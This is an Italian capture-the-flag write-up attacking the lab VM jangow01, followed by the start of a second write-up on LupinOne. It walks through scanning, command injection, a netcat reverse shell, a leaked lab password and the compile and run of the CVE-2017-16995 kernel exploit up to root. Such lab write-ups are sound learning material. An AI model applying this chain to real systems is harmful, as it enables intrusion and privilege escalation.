MAC Address: 08:00:27:8A:78:9F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.103
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.13 seconds

(kalivm@vboxkalivm)~]$ ping 192.168.56.4
PING 192.168.56.4 (192.168.56.4) 56(84) bytes of data.
64 bytes from 192.168.56.4: icmp_seq=1 ttl=64 time=0.595 ms
64 bytes from 192.168.56.4: icmp_seq=2 ttl=64 time=0.341 ms
64 bytes from 192.168.56.4: icmp_seq=3 ttl=64 time=0.264 ms
^C
--- 192.168.56.4 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2049ms
rtt min/avg/max/mdev = 0.264/0.400/0.595/0.141 ms
```

Scansione completa con Nmap

Una volta ottenuto l'ip della target, in questo caso **192.168.56.4**, è stata effettuata una scansione completa dei servizi attivi nelle porte comuni, con l'utilizzo del comando **Nmap -A**, rilevando aperte le porte 21 con il servizio **ftp** attivo, e la porta 80 con **Apache** attivo.

```
(kalivm@vboxkalivm) [~]
$ nmap -A 192.168.56.4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-21 12:55 CEST
Nmap scan report for 192.168.56.4
Host is up (0.00047s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
80/tcp    open  http    Apache httpd 2.4.18
|_http-ls: Volume /
|_SIZE     TIME          FILENAME
|-        2021-06-10 18:05 site/
|
|_http-title: Index of /
|_http-server-header: Apache/2.4.18 (Ubuntu)
MAC Address: 08:00:27:8A:78:9F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 4.11 (97%), Linux 3.13 - 4.4 (97%), Linux 3.16 - 4.6 (97%), Linux 3.2 - 4.14 (97%), Linux 3.8 - 3.16 (97%), Linux 4.4 (97%), Linux 3.13 (94%), Linux 4.2 (92%), OpenWrt Chaos Calmer 15.05 (Linux 3.18) or Designated Driver (Linux 4.1 or 4.4) (91%), Linux 4.10 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Host: 127.0.0.1; OS: Unix


TRACEROUTE
HOP RTT      ADDRESS
1  0.47 ms  192.168.56.4

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.61 seconds
```

Enumerazione delle directory

E' stata effettuata un'enumerazione delle directory con l'utilizzo del tool **DirBuster**, scoprendo così eventuali file o directory nascosti.


Ci sono state infatti, diverse directory come nella foto, che non sarebbero state trovate se non con il tool, in quanto la pagina non aveva reindirizzamenti ad esse.



Visita alla pagina del sito

Una volta effettuata l'enumerazione con DirBuster, è stato visitato il sito tramite il link <http://192.168.56.4:80> che ci ha reindirizzato appunto alla pagina html.

E' possibile vedere `site/` nello screen, che ci porta alla pagina base.



Index of /


Name	Last modified	Size	Description
------	---------------	------	-------------

	site/	2021-06-10 18:05	-
--	-----------------------	------------------	---

Apache/2.4.18 (Ubuntu) Server at 192.168.56.4 Port 80


Ricerca di vulnerabilità nel sito

Dopo vari tentativi di accesso a directory nascoste trovate con DirBuster senza riscontri positivi, è stata trovata una pagina sospetta nella stessa pagina iniziale vista in precedenza, infatti su [site/](#) è presente un reindirizzamento a **buscar**, che si è rilevata molto sospetta in quanto pagina bianca, con l'URL che finisce con `un =`, come possiamo vedere nella slide successiva.



Vulnerabilità trovata

Nel buscar si sono fatti diversi tentativi, e provando a mettere comandi come **ls** e **pwd**, si è visto che si poteva navigare nelle cartelle e vederne il contenuto. Un esempio infatti si può vedere nella foto, che con il comando **pwd** infatti, ci mostra il percorso in cui ci troviamo.




Analisi dei file nascosti

Una volta che si è risaliti al percorso, è stato possibile visualizzare il contenuto delle cartelle con il comando **ls -la** che ha mostrato anche eventuali file nascosti.

Un file particolarmente interessante è stato trovato nel percorso **/var/www/html**.

Il file in questione è **.backup**.




```
total 16 drwxr-xr-x 3 root root 4096 Oct 31 2021 .
drwxr-xr-x 3 root root 4096 Oct 31 2021 ..
-rw-r--r-- 1 www-data www-data 336 Oct 31 2021 .backup drwxr-xr-x 6 www-data www-data 4096 May 21 08:56 site
```

Visualizzazione del file con cat

Con il comando **cat** è stato possibile visualizzare il contenuto del file, che ha portato buoni risultati in quanto contenente **username** e **password** di un'utente.

Provando diversi tentativi e collegando il fatto di aver trovato anche la porta 21 aperta, con il servizio **FTP** attivo, successivamente è stato utilizzato per connetterci tramite questo servizio.




```
(kalivm@vboxkalivm)-[~]
$ ftp 192.168.56.4
Connected to 192.168.56.4. Kali Docs
220 (vsFTPD 3.0.3)
Name (192.168.56.4:kalivm): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```

Il servizio **ftp** non è stato particolarmente utile all'inizio, in quanto i file trovati all'interno non contenevano informazioni necessarie al raggiungimento del root, ma è stata una parte essenziale nei prossimi passaggi.

Utilizzo della shell

Dato che non si è trovato qualcosa di davvero interessante con ftp, dopo vari tentativi, si è tornati su buscar, in quanto si è rivelato particolarmente vulnerabile. E' stata sfruttata infatti la parte dell'url interattiva per inserire una **Shell**, e grazie ad un listener attivo nella Kali, è stato possibile avere l'accesso remoto al sistema target. La shell inserita, infatti, apre una connessione tcp all'ip inserito, tramite la porta specificata.





Accesso remoto tramite netcat

Una volta avviato il listener con **netcat** alla porta **443**, è stata lanciata la shell, permettendo di connetterci al sistema con un'accesso remoto. Grazie al comando **whoami** è stato visibile l'accesso tramite l'utente **www-data**.

Di per sè, la shell non è interattiva, quindi per renderla tale è stato lanciato un ulteriore comando che avrebbe permesso di utilizzare il terminale.

Il comando utilizzato è stato

```
script /dev/null -c /bin/bash
```

Poi cercando sulla `/home`, è stata trovata la cartella di `jangow01`. Quindi con **su jangow01** è stato switchato l'utente.

Kali Linux (Instantanea 3) [In esecuzione] - Oracle VirtualBox

File Macchina Visualizza Inserimento Dispositivi Aiuto

File Azioni Modifica Visualizza Aiuto

kalivm@vboxkalivm: ~

(kalivm@vboxkalivm)-[~] Kali Docs Kali Forums Kali NetHunter Exploit-DB G

Erase is control-H (^H).

\$ nc -lvp 443
listening on [any] 443 ...
connect to [192.168.56.103] from (UNKNOWN) [192.168.56.4] 51568
bash: cannot set terminal process group (2673): Inappropriate ioctl for device
bash: no job control in this shell
www-data@jangow01:/var/www/html/site\$ whoami
whoami
www-data
www-data@jangow01:/var/www/html/site\$

```
script /dev/null -c /bin/bash
Script started, file is /dev/null
www-data@jangow01:/home/jangow01$ su jangow01
su jangow01
Password: abygurl69

jangow01@jangow01:~$ whoami
whoami
jangow01
jangow01@jangow01:~$
```

Privilege Escalation

Per l'escalation dei privilegi ci è tornato utile ftp, in quanto avendo l'accesso tramite l'utente jangow01, il prossimo step sarebbe stato quello di inserire **linPEAS** alla ricerca di vulnerabilità nel sistema. Tramite il comando **put** in ftp, è stato possibile trasferirlo nella cartella dedicata a jangow.

E' stato poi reso eseguito tramite il comando **chmod**.

```
jangow01@jangow01:~$ ls  
ls  
linpeas.sh user.txt  
jangow01@jangow01:~$ chmod +755 linpeas.sh  
chmod +755 linpeas.sh  
jangow01@jangow01:~$ ./linpeas.sh  
./linpeas.sh
```

Utilizzo di linPEAS e ricerca delle vulnerabilità

Grazie al tool, è stato possibile trovare diverse vulnerabilità con i risultati sperati.

Infatti erano presenti diverse vulnerabilità da poter sfruttare per l'accesso al sistema tramite root.

In questo caso è stata utilizzata la prima trovata, in quanto sarebbe stata quella più efficace.

eBPF_verifier

La vulnerabilità utilizzata permette a un utente non privilegiato (non root) su una macchina Linux di eseguire codice con privilegi di root, sfruttando un bug nel **verificatore eBPF** del kernel.

[+] [CVE-2017-16995] eBPF_verifier

Details: <https://ricklarabee.blogspot.com/2018/07/ebpf-and-analysis-of-get-rekt-linux.html>
Exposure: highly probable
Tags: debian=9.0{kernel:4.9.0-3-amd64},fedora=25|26|27,ubuntu=14.04{kernel:4.4.0-89-generic},[ubuntu=(16.04|17.04){kernel:4.8|4.10.0-(19|28|45)-generic}]{kernel:4.10.0-(19|28|45)-generic}
Download URL: <https://www.exploit-db.com/download/45010>
Comments: CONFIG_BPF_SYSCALL needs to be set & kernel.unprivileged_bpf_disabled ≠ 1

Download della vulnerabilità e trasferimento sulla macchina target

La vulnerabilità è stata scaricata tramite il link fornito da linPEAS, e successivamente è stata trasferita nella macchina target con lo stesso modo di prima, quindi tramite l'utilizzo del comando **put** in ftp.

E' necessario recarsi nella cartella in cui si è scaricato il file nella macchina attaccante per poter trasferire il file, quindi il tutto è stato effettuato dalla directory dei file **Scaricati**.

```
(kalivm㉿vboxkalivm) - [~/Scaricati]
$ ftp 192.168.56.4
Connected to 192.168.56.4.
220 (vsFTPd 3.0.3)
Name (192.168.56.4:kalivm): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||63968|)
150 Here comes the directory listing.
drwxr-xr-x    3 0          0          4096 Oct 31  2021 html
226 Directory send OK.
ftp> cd /home
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||49983|)
150 Here comes the directory listing.
drwxr-xr-x    6 1000      1000      4096 May 21 14:30 jangow01
226 Directory send OK.
ftp> cd jangow01
250 Directory successfully changed.
ftp> put 45010.c
local: 45010.c remote: 45010.c
229 Entering Extended Passive Mode (|||64478|)
150 Ok to send data.
100% |*****
```

Firma della vulnerabilità tramite gcc

Con l'utilizzo del compilatore **gcc**, è stato possibile trasformare il codice sorgente .c trasferito e renderlo eseguibile.

Non appena è stato eseguito con l'utilizzo di whoami, si è notato che è stato raggiunto l'obiettivo, ossia quello di diventare root.

```
jangow01@jangow01:~$ ls                               4_xjzhko.pdf
ls
40871.c  45010.c      dirtycow    user.txt  wget-log.1
40872.c  cve-2017-16995 linpeas.sh  wget-log
jangow01@jangow01:~$ gcc 45010.c -o cve-2017-16995
gcc 45010.c -o cve-2017-16995
jangow01@jangow01:~$ ./cve-2017-16995
./cve-2017-16995
[.]
[.] t(-_-t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-_-t)
[.]
[.] ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff ⇒ ffff88003c801100
[*] Leaking sock struct from ffff8800359c3a40
[*] Sock→sk_rcvtimeo at offset 472
[*] Cred structure at ffff880039979b40
[*] UID from cred structure: 1000, matches the current: 1000
[*] hammering cred structure at ffff880039979b40
[*] credentials patched, launching shell ...
# whoami
whoami
root
# whoami
whoami
root
# █
```

Cattura della flag

Subito dopo aver ottenuto l'accesso root, tramite ls e cd, si è potuta trovare la **flag**, situata nella cartella **/root** con il nome di **proof.txt**.

E' stato divertente e sfidante, ma una volta catturato il risultato molto soddisfacente.





Empire Lupin Onw



Attacco con Kali Linux alla macchina Empire Lupin Onw

```
File Macchina Visualizza Inserimento Dispositivi Aiuto

Debian GNU/Linux 11 LupinOne tty1
#####
eth0: 192.168.1.139
Author: Icex64 & Empire Cybersecurity, Lda
#####

LupinOne login:
```





Individuato l'IP della macchina vittima eseguo un'altra scansione specifica all'IP di quest'ultima con Nmap per informarci sulle porte aperte, sui servizi e sulla versione software software in esecuzione su di esse.

Sulla porta TCP 22 è in esecuzione il servizio SSH (Secure Shell), in particolare OpenSSH versione 8.4p1 su un sistema Debian 5.

Ci mostra anche ssh-hostkey che mostra le impronte digitali delle chiavi dell'host SSH (RSA, ECDSA, ED25519) usate per identificare l'host per la connessione SSH.


